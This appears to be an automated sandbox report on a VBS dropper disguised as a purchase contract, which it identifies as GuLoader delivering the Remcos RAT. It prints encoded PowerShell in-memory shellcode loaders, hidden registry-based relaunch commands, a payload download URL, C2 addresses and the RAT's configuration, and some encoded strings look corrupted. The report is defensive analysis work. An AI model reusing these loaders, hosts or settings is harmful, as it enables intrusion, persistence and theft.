ID: 560422
Sample Name: tregrene-KaufVertraeg-JoachimSvensson-23564334.vbs
Cookbook: default.jbs
Time: 15:11:02
Date: 26/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

tregrene-KaufVertraeg-JoachimSvensson-23564334.vbs

Overview

General Information

Sample Name:	tregrene-KaufVertraeg-JoachimSvensson-23564334.vbs
Analysis ID:	560422
MD5:	b8fbb413a49b2f0.
SHA1:	2071d3476c94b3..
SHA256:	cffa320db9834e3..
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Remcos GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected Remcos RAT
- Detected Remcos RAT
- Yara detected GuLoader
- Hides threads from debuggers
- Creates an autostart registry key po…
- Writes to foreign memory regions
- Tries to detect Any.run
- Wscript starts Powershell (via cmd …
- Potential malicious VBS script foun…
- Tries to detect sandboxes and other…
- Encrypted powershell cmdline option…

Classification



Process Tree

- **System is w10x64native**
- wscript.exe (PID: 1396 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\tregrene-KaufVertraeg-JoachimSvensson-23564334.vbs" MD5: 0639B0A6F69B3265C1E42227D650B7D1)
  - powershell.exe (PID: 1568 cmdline: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -NoExit -EncodedCommand "lwBlAHIAaAB2AGUAcgB2AHMAawB1ACAATABlAGoAZQBzAHYAZQBuAGQAZQA5ACAAQQByAGMAaABhAGkAOAAgAFMAYQBnAHMAIABkAHIAbwBzAGgAawBpAGUAcwBoACAAbABhAG4AZABzAGsAYQAgAHcAaQB0AGMAaABiAGUAbAAgAEgAeQBkAHIAYQBuAHQAIABTAGMAdQBsAGwAcwBiAHEAIABhAGkAcgBiAHUAcgBzAHQAdQAgAHIAZQB0AHIAaQBiAHUAdAA
BvACAAZABhAGcAcABhAGEAZgB1ACAAVQBQAFQASABSACAAbQBvAHIAcABpAG8AbgBmACAADQAKAEEAZABkAC0AVAB5AHAAZQAgAC0AVAB5AHAAZQBEAGUAZg
BpAG4AaQB0AGkAbwBuACAAQAAiAA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQA7AA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQAuAFIAdQBuAHQAaQ
BtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByAHYAaQBjAGUAcwA7AA0ACgBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAYwBsAGEAcwBzACAAUwBZAEQAWQ
BFAE0ARQBOAEkAVAAxAA0ACgB7AA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBuAHQAZABsAGwALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdA
BhAHQAaQBjACAAZQB4AHQAZQByAG4AIABpAG4AdAAgAE4AdABBAGwAbABvAGMAYQB0AGUAVgBpAHIAdAB1AGEAbABNAGUAbQBvAHIAeQAoAGkAbgB0ACAAUw
BZAEQAWQBFAE0ARQBOAEkAVAA2ACwAcgBlAGYAIABJAG4AdAAzADIAIABOAGEAdAB1AHIAOQAsAGkAbgB0ACAAcwBlAHIAdQAsAHIAZQBmACAASQBuAHQAMw
AyACAAUwBZAEQAWQBFAE0ARQBOAEkAVAAsAGkAbgB0ACAAYQBkAGoAdQAsAGkAbgB0ACAAUwBZAEQAWQBFAE0ARQBOAEkAVAA3ACkAOwANAAoA
WwBEAGwAbABJAG0AcABvAHIAdAAoACIAdQBzAGUAcgAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4A
IABJAG4AdABQAHQAcgAgAEMAYQBsAGwAVwBpAG4AZABvAHcAUAByAG8AYwBXACgAdQBpAG4AdAAgAHMAZQByAHUANQAsAGkAbgB0ACAAcwBlAHIAdQA2ACwA
aQBuAHQAIABzAGUAcgB1ADcALABpAG4AdAAgAHMAZQByAHUAOAAsAGkAbgB0ACAAcwBlAHIAdQA5ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIA
awBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAdgBvAGkAZAAgAFIAdABsAE0A
bwB2AGUATQBlAG0AbwByAHkAKABJAG4AdABQAHQAcgAgAHMAZQByAHUAMQAsAHIAZQBmACAASQBuAHQAMwAyACAAcwBlAHIAdQAyACwAaQBuAHQAIABzAGUA
cgB1ADMAKQA7AA0ACgB9AA0ACgAiAEEAADQAKACMAZgBlAHIAbgAgAEMAQQBNAFAASABJAFIARQAgAEYASgBFAEQAUgBFAE4AIABDAEEAUABTAEkAQwBJAE4A
IABTAGMAYQByAGYAZQBkAGUAbgB0ACAASQBuAHQAZQA5ACAAQQBaAFkATQAgAEYASQBHAFUAUgAgAEEAZgBnAGkAZgB0AHMAbgAzACAAdQBuAHQAaABvAHIA
bgBsACAAUwBhAHUAcwBzADMAIABOAE8ATABFACAASABlAGUAZABsAGUAcwBzAGIAIABNAEkATgBFAFIAQQAgAFYAaQBuAGQAZABvAGUAdgBlAHQAIABPAFAA
SABJAEQASQBPACAATQBBAEcATgBFAFQASQBTAEUAIABnAGEAbAB2ACAAbQBpAGwAdABlAG4AZQBzACAAAWABFAE4ATwAgAEEAbABsAGUANQAgAG4AbwBuAG0A
bwBuAGkAcwB0ACAAIAANAAoAJABTAFkARABZAEUATQBFAE4ASQBUADMAPQAwADsADQAKACQAUwBZAEQAWQBFAE0ARQBOAEkAVAAxAF0AOgA6AE4AdABBAGwAbABv
AGMAYQB0AGUAVgBpAHIAdAB1AGEAbABNAGUAbQBvAHIAeQAoAC0AMQAsAFsAcgBlAGYAXQAkAFMAWQBEAFkARQBNAEUATgBJAFQAMwAsADAALABbAHIAZQBm
AF0AJABTAFkARABZAEUATQBFAE4ASQBUADkALAAxADIAMgA4ADgALAA2ADQAKQANAAoAJABTAHQAZQBuAGYAPQAoAEcAZQB0AC0ASQB0AGUAbQBQAHIAbwBw
AGUAcgB0AHkAIAAtAFAAYQB0AGgAIAAiAEgASwBDAFUAOgBcAFMAbwBmAHQAdwBhAHIAZQBcAEMAbABpAHAAIgApAC4ATwBuAGUADQAKAA0ACgAkAFQAQQBM
AEEAUgAgAD0AIABbAFMAeQBzAHQAZQBtAC4AQgB5AHQAZQBbAF0AXQA6ADoAQwByAGUAYQB0AGUASQBuAHMAdABhAG4AYwBlACgAWwBTAHkAcwB0AGUAbQAu
AElAeQB0AGUAXQAsACQAUwB0AGUAbgBmAC4ATABlAG4AZwB0AGgAIAAvACAAMgApAA0ACgANAAoADQAKAA0ACgBGAG8AcgAoACQAaQA9ADAAOwAgACQAaQAg
AC0AbAB0ACAAJABTAHQAZQBuAGYALgBMAGUAbgBnAHQAaAA7ACAAJABpACsAPQAyACkADQAKAAkAewANAAoAIAAgACAAIAAgACAAIAAgACQAVABBAEwAQQBS
AFsAJABpAC8AMgBdACAAPQAgAFsAYwBvAG4AdgBlAHIAdABdADoAOgBUAG8AQgB5AHQAZQAoACQAUwB0AGUAbgBmAC4AUwB1AGIAcwB0AHIAaQBuAGcAKAAk
AGkALAAgADIAKQAsACAAMQA2ACkADQAKACAAIAAgACAAfQANAAoADQAKAA0ACgBmAG8AcgAoACQATAB5AGsAawBlAGQAcgBtAGIAPQAwADsAIAAkAEwAeQBr
AGsAZQBkAHIAbQBiACAALQBsAHQAIAAkAFQAQQBMAEEAUgAuAGMAbwB1AG4AdAAgADsAIAAkAEwAeQBrAGsAZQBkAHIAbQBiACsAKwApAA0ACgB7AA0ACgAJ
AA0ACgBbAFMAWQBEAFkARQBNAEUATgBJAFQAMQBdADoAOgBSAHQAbABNAG8AdgBlAE0AZQBtAG8AcgB5ACgAJABTAFkARABZAEUATQBFAE4ASQBUADMAKwAk
AEwAeQBrAGsAZQBkAHIAbQBiACwAWwByAGUAZgBdACQAVABBAEwAQQBSAFsAJABMAHkAawBrAGUAZAByAG0AYgBdACwAMQApAA0ACgANAAoAfQANAAoAWwBT
AFkARABZAEUATQBFAE4ASQBUADEAXQA6ADoAQwBhAGwAbABXAGkAbgBkAG8AdwBQAHIAbwBjAFcAKAAkAFMAWQBEAFkARQBNAEUATgBJAFQAMwAsACAAMAAs
ADAALAAwACwAMAApAA0ACgANAAoADQAKAA== MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
    - conhost.exe (PID: 4940 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
    - csc.exe (PID: 5148 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\rf0jcwxf.cmdline MD5: EB80BB1CA9B9C7F516FF69AFCFD75B7D)
      - cvtres.exe (PID: 3348 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESB0A3.tmp" "c:\Users\user\AppData\Local\Temp\CSC1F7F6E38280547C88EA9F93164256468.TMP" MD5:

70D838A7DC5B359C3F938A71FAD77DB0)
- ieinstal.exe (PID: 7292 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 2180 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 2008 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)

- powershell.exe (PID: 5964 cmdline: "C:\windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden $OBITUARY=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Billiond5;powershell.exe -windowstyle hidden -encodedcommand($OBITUARY) MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
  - conhost.exe (PID: 2716 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - powershell.exe (PID: 3564 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -encodedcommand IwBlAHIAaAB2AG
UAcgB2AHMAawB1ACAATABlAGoAZQBzAHYAZQBuAGQAZQA5ACAAQQByAGMAaABhAGkAOAAgAFMAYQBnAHMAIABkAHIAbwBzAGgAawBpAGUAcwBoACAAbABhAG4AZABzAGsAYQAgAHcAaQB0AGMAaABiAGUAbAAgAEgAeQBkAHIAYQBuAHQAIABTAGMAdQBsAGwAcwBiAGEAIABhAGkAcgBiAHUAcgBzAHQAdQAgAHIAZQB0AHIAaQBiAHUAdABvACAAZABhAGcAcAcAbhAGEAZgB1ACAAVQBQAFQASABSACAAbQBvAHIAcABpAG8AbgBmACAADQAKAEEAZABkAC0AVAB5AHAAAZQAgAC0AVAB5AHAAZQBEAGUAZgBpAG4AaQB0AGkAbwBuACAAQAAiAA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQA7AA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQAuAFIAdQBuAHQAaQBtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByAHYAaQBjAGUAcwA7AA0ACgBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAYwBsAGEAcwBzACAAUwBZAEQAWQBFAE0ARQBOAEkAVAAxAA0ACgB7AA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBuAHQAZABsAGwALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABpAG4AdAAgAE4AdABBAGwAbABvAGMAYQB0AGUAVgBpAHIAdAB1AGEAbABNAGUAbQBvAHIAeQAoAGkAbgB0ACAAUwBZAEQAWQBFAE0ARQBOAEkAVAA2ACwAcgBlAGYAIABJAG4AdAAzADIAIABOAGEAdAB1AHIAOQAsAGkAbgB0ACAAcwBlAHIAdQA5ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAdQBzAGUAcgAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdAAgAHMAZQByAHUANQAsAGkAbgB0ACAAcwBlAHIAdQA2ACwAaQBuAHQAIABzAGUAcgB1ADcALABpAG4AdAAgAHMAZQByAHUAOAAsAGkAbgB0ACAAcwBlAHIAdQA5ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAdgBvAGkAZAAgAFIAdABsAE0AbwB2AGUATQBlAG0AbwByAHkAKABJAG4AdABQAHQAcgAgAHMAZQBmACAASQBuAHQAMwAyACAAcwBlAHIAdQAyACwAaQBuAHQAIABzAGUAcgB1ADMAKQA7AA0ACgB9AA0ACgAiAEAADQAKACMAZgBlAHIAbgAgAEMAQQBNAFAASABJAFIARQAgAEYASgBFAEQAUgBFAE4AIABDAEEAUABTAEkAQwBJAE4AIABTAGMAYQByAGYAZQBkAGUAbgB0ACAASQBuAHQAZQA5ACAAQQBaAFkATQAgAEYASQBHAFUAUgAgAEEAZgBnAGkAZgB0AHMAbgAzACAAdQBuAHQAaABvAHIAbgBsACAAUwBhAHUAcwBzADMAIABOAE8ATABFACAASABlAGUAZABsAGUAcwBzAGIAIABNAEkATgBFAFIAQQAgAFYAaQBuAGQAZABvAGUAdgBlAHQAIABPAFAASABJAAEQASQBPACAATQBBAEcATgBFAFQASQBTAEUAIABnAGEAbAB2ACAAbQBpAGwAdABlAG4AZQBzACAAWABFAE4ATwAgAEEAbABsAGUANQAgAG4AbwBuAGkAcwB0ACAAIAANAAoAJABTAFkARABZAEUATQBFAE4ASQBUADMAPQAwADsADQAKACQAUwBZAEQAWQBFAE0ARQBOAEkAVA
A5AD0AMQAwADQAOAA1ADcANgA7AA0ACgAkAFMAWQBEAFkARQBNAEUATgBJAFQAOAA9AFsAUwBZAEQAWQBFAE0ARQBOAEkAVAAxAF0AOgA6AE4A
dABBAGwAbABvAGMAYQB0AGUAVgBpAHIAdAB1AGEAbABNAGUAbQBvAHIAeQAoAC0AMQAsAFsAcgBlAGYAXQAkAFMAWQBEAFkARQBNAEUATgBJAFQAMwAsADAA
LABbAHIAZQBmAF0AJABTAFkARABZAEUATQBFAE4ASQBUADkALAAxADIAMgA4ADgALAA2ADQAKQANAAoAJABTAHQAZQBuAGYAPQAoAEcAZQB0AC0ASQB0AGUA
bQBQAHIAbwBwAGUAcgB0AHkAIAAtAFAAYQB0AGgAIAAiAEgASwBDAFUAOgBcAFMAbwBmAHQAdwBhAHIAZQBcAEMAbABpAHAAIgApAC4ATwBuAGUADQAKAA0A
CgAkAFQAQQBMAEEAUgAgAD0AIABbAFMAeQBzAHQAZQBtAC4AQgB5AHQAZQBbAF0AXQA6ADoAQwByAGUAYQB0AGUASQBuAHMAdABhAG4AYwBlACgAWwBTAHkA
cwB0AGUAbQAuAEIAeQB0AGUAXQAsACQAUwB0AGUAbgBmAC4ATABlAG4AZwB0AGgAIAAvACAAMgApAA0ACgANAAoADQAKAA0ACgBGAG8AcgAoACQAaQA9ADAA
OwAgACQAaQAgAC0AbAB0ACAAJABTAHQAZQBuAGYALgBMAGUAbgBnAHQAaAA7ACAAJABpACsAPQAyACkADQAKAAkAewANAAoAIAAgACAAIAAgACAAIAAgACQA
VABBAEwAQQBSAFsAJABpAC8AMgBdACAAPQAgAFsAYwBvAG4AdgBlAHIAdABdADoAOgBUAG8AQgB5AHQAZQAoACQAUwB0AGUAbgBmAC4AUwB1AGIAcwB0AHIA
aQBuAGcAKAAkAGkALAAgADIAKQAsACAAMQA2ACkADQAKACAAIAAgACAAfQANAAoADQAKAA0ACgBmAG8AcgAoACQATAB5AGsAawBlAGQAcgBtAGIAPQAwADsA
IAAkAEwAeQBrAGsAZQBkAHIAbQBiACAALQBsAHQAIAAkAFQAQQBMAEEAUgAuAGMAbwB1AG4AdAAgADsAIAAkAEwAeQBrAGsAZQBkAHIAbQBiACsAKwApAA0A
CgB7AA0ACgAJAA0ACgBbAFMAWQBEAFkARQBNAEUATgBJAFQAMQBdADoAOgBSAHQAbABNAG8AdgBlAE0AZQBtAG8AcgB5ACgAJABTAFkARABZAEUATQBFAE4A
SQBUADMAKwAkAEwAeQBrAGsAZQBkAHIAbQBiACwAWwByAGUAZgBdACQAVABBAEwAQQBSAFsAJABMAHkAawBrAGUAZAByAG0AYgBdACwAMQApAA0ACgANAAoA
fQANAAoAWwBTAFkARABZAEUATQBFAE4ASQBUADEAXQA6ADoAQwBhAGwAbABXAGkAbgBkAG8AdwBQAHIAbwBjAFcAKAAkAFMAWQBEAFkARQBNAEUATgBJAFQA
MwAsACAAMAAsADAALAAwACwAMAApAA0ACgANAAoADQAKAA== MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
    - csc.exe (PID: 2852 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\ginqqgem.cmdline MD5: EB80BB1CA9B9C7F516FF69AFCFD75B7D)
      - cvtres.exe (PID: 6644 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESEA37.tmp" "c:\Users\user\AppData\Local\Temp\CSC8CEBFB2B5FB1400592E8D3F6A040AE46.TMP" MD5: 70D838A7DC5B359C3F938A71FAD77DB0)
  - ieinstal.exe (PID: 6628 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)

- powershell.exe (PID: 6680 cmdline: "C:\windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden $OBITUARY=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Billiond5;powershell.exe -windowstyle hidden -encodedcommand($OBITUARY) MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
  - conhost.exe (PID: 5148 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - powershell.exe (PID: 7848 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -encodedcommand IwBlAHIAaAB2AG
UAcgB2AHMAawB1ACAATABlAGoAZQBzAHYAZQBuAGQAZQA5ACAAQQByAGMAaABhAGkAOAAgAFMAYQBnAHMAIABkAHIAbwBzAGgAawBpAGUAcwBoACAAbABhAG4AZABzAGsAYQAgAHcAaQB0AGMAaABiAGUAbAAgAEgAeQBkAHIAYQBuAHQAIABTAGMAdQBsAGwAcwBiAGEAIABhAGkAcgBiAHUAcgBzAHQAdQAgAHIAZQB0AHIAaQBiAHUAdABvACAAZABhAGcAcAcAbhAGEAZgB1ACAAVQBQAFQASABSACAAbQBvAHIAcABpAG8AbgBmACAADQAKAEEAZABkAC0AVAB5AHAAAZQAgAC0AVAB5AHAAZQBEAGUAZgBpAG4AaQB0AGkAbwBuACAAQAAiAA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQA7AA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQAuAEIAeQB0AGUAXQAsACQAUwB0AGUAbgBmAC4ATABlAG4AZwB0AGgAIAAvACAAMgApAA0ACgANAAoADQAKAA0ACgBGAG8AcgAoACQAaQA9ADAA
OwAgACQAaQAgAC0AbAB0ACAAJABTAHQAZQBuAGYALgBMAGUAbgBnAHQAaAA7ACAAJABpACsAPQAyACkADQAKAAkAewANAAoAIAAgACAAIAAgACAAIAAgACQA
VABBAEwAQQBSAFsAJABpAC8AMgBdACAAPQAgAFsAYwBvAG4AdgBlAHIAdABdADoAOgBUAG8AQgB5AHQAZQAoACQAUwB0AGUAbgBmAC4AUwB1AGIAcwB0AHIA
aQBuAGcAKAAkAGkALAAgADIAKQAsACAAMQA2ACkADQAKACAAIAAgACAAfQANAAoADQAKAA0ACgBmAG8AcgAoACQATAB5AGsAawBlAGQAcgBtAGIAPQAwADsA
IAAkAEwAeQBrAGsAZQBkAHIAbQBiACAALQBsAHQAIAAkAFQAQQBMAEEAUgAuAGMAbwB1AG4AdAAgADsAIAAkAEwAeQBrAGsAZQBkAHIAbQBiACsAKwApAA0A
CgB7AA0ACgAJAA0ACgBbAFMAWQBEAFkARQBNAEUATgBJAFQAMQBdADoAOgBSAHQAbABNAG8AdgBlAE0AZQBtAG8AcgB5ACgAJABTAFkARABZAEUATQBFAE4A
SQBUADMAKwAkAEwAeQBrAGsAZQBkAHIAbQBiACwAWwByAGUAZgBdACQAVABBAEwAQQBSAFsAJABMAHkAawBrAGUAZAByAG0AYgBdACwAMQApAA0ACgANAAoA
fQANAAoAWwBTAFkARABZAEUATQBFAE4ASQBUADEAXQA6ADoAQwBhAGwAbABXAGkAbgBkAG8AdwBQAHIAbwBjAFcAKAAkAFMAWQBEAFkARQBNAEUATgBJAFQA
MwAsACAAMAAsADAALAAwACwAMAApAA0ACgANAAoADQAKAA== MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
    - csc.exe (PID: 7544 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\wxgbxjsa.cmdline MD5: EB80BB1CA9B9C7F516FF69AFCFD75B7D)
      - cvtres.exe (PID: 6672 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES330D.tmp" "c:\Users\user\AppData\Local\Temp\CSCED2B87455DE24E4084C3BB361169C34B.TMP" MD5:

70D838A7DC5B359C3F938A71FAD77DB0)
- ieinstal.exe (PID: 7792 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
- ieinstal.exe (PID: 4696 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)

- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "https://cdn.discordapp.com/attachments/933089228261294143/9"
}
```


Threatname: Remcos


```
{
  "Host:Port:Password": "i;j49.123:2404:194.130.249.123:4687:1",
  "Assigned name": "RemoteHost",
  "Connect interval": "1",
  "Install flag": "Disable",
  "Setup HKCU\\Run": "Enable",
  "Setup HKLM\\Run": "Disable",
  "Install path": "AppData",
  "Copy file": "remcos.exe",
  "Startup value": "Remcos",
  "Hide file": "Disable",
  "Mutex": "Remcos-WPACZI",
  "Keylog flag": "0",
  "Keylog path": "AppData",
  "Keylog file": "logs.dat",
  "Keylog crypt": "Disable",
  "Hide keylog file": "Disable",
  "Screenshot flag": "Disable",
  "Screenshot time": "10",
  "Take Screenshot option": "Disable",
  "Take screenshot title": "notepad;solitaire;",
  "Take screenshot time": "5",
  "Screenshot path": "AppData",
  "Screenshot file": "Screenshots",
  "Screenshot crypt": "Disable",
  "Mouse option": "Disable",
  "Delete file": "Disable",
  "Audio record time": "5",
  "Audio path": "AppData",
  "Audio folder": "MicRecords",
  "Connect delay": "0",
  "Copy folder": "Remcos",
  "Keylog folder": "remcos",
  "Keylog file max size": "100000"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000019.00000002.398154379475.0000000008FC0000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000021.00000002.398543103600.0000000003650000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000011.00000000.397021989403.000000000A50000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000001A.00000002.398588130377.00000000098A0000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000004.00000002.397158688650.0000000009330000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Click to see the 17 entries

Sigma Overview

Jbx Signature Overview

AV Detection

Found malware configuration

Yara detected Remcos RAT

Networking

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Remcos RAT

System Summary

Wscript starts Powershell (via cmd or directly)

Potential malicious VBS script found (suspicious strings)

Very long command line found

Data Obfuscation

Yara detected GuLoader

Suspicious powershell command line found

Boot Survival

Creates an autostart registry key pointing to binary in C:\Windows

Creates autostart registry keys with suspicious values (likely registry only malware)

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Encrypted powershell cmdline option found

Stealing of Sensitive Information

Yara detected Remcos RAT

Remote Access Functionality


Yara detected Remcos RAT

Detected Remcos RAT

Mitre Att&ck Matrix

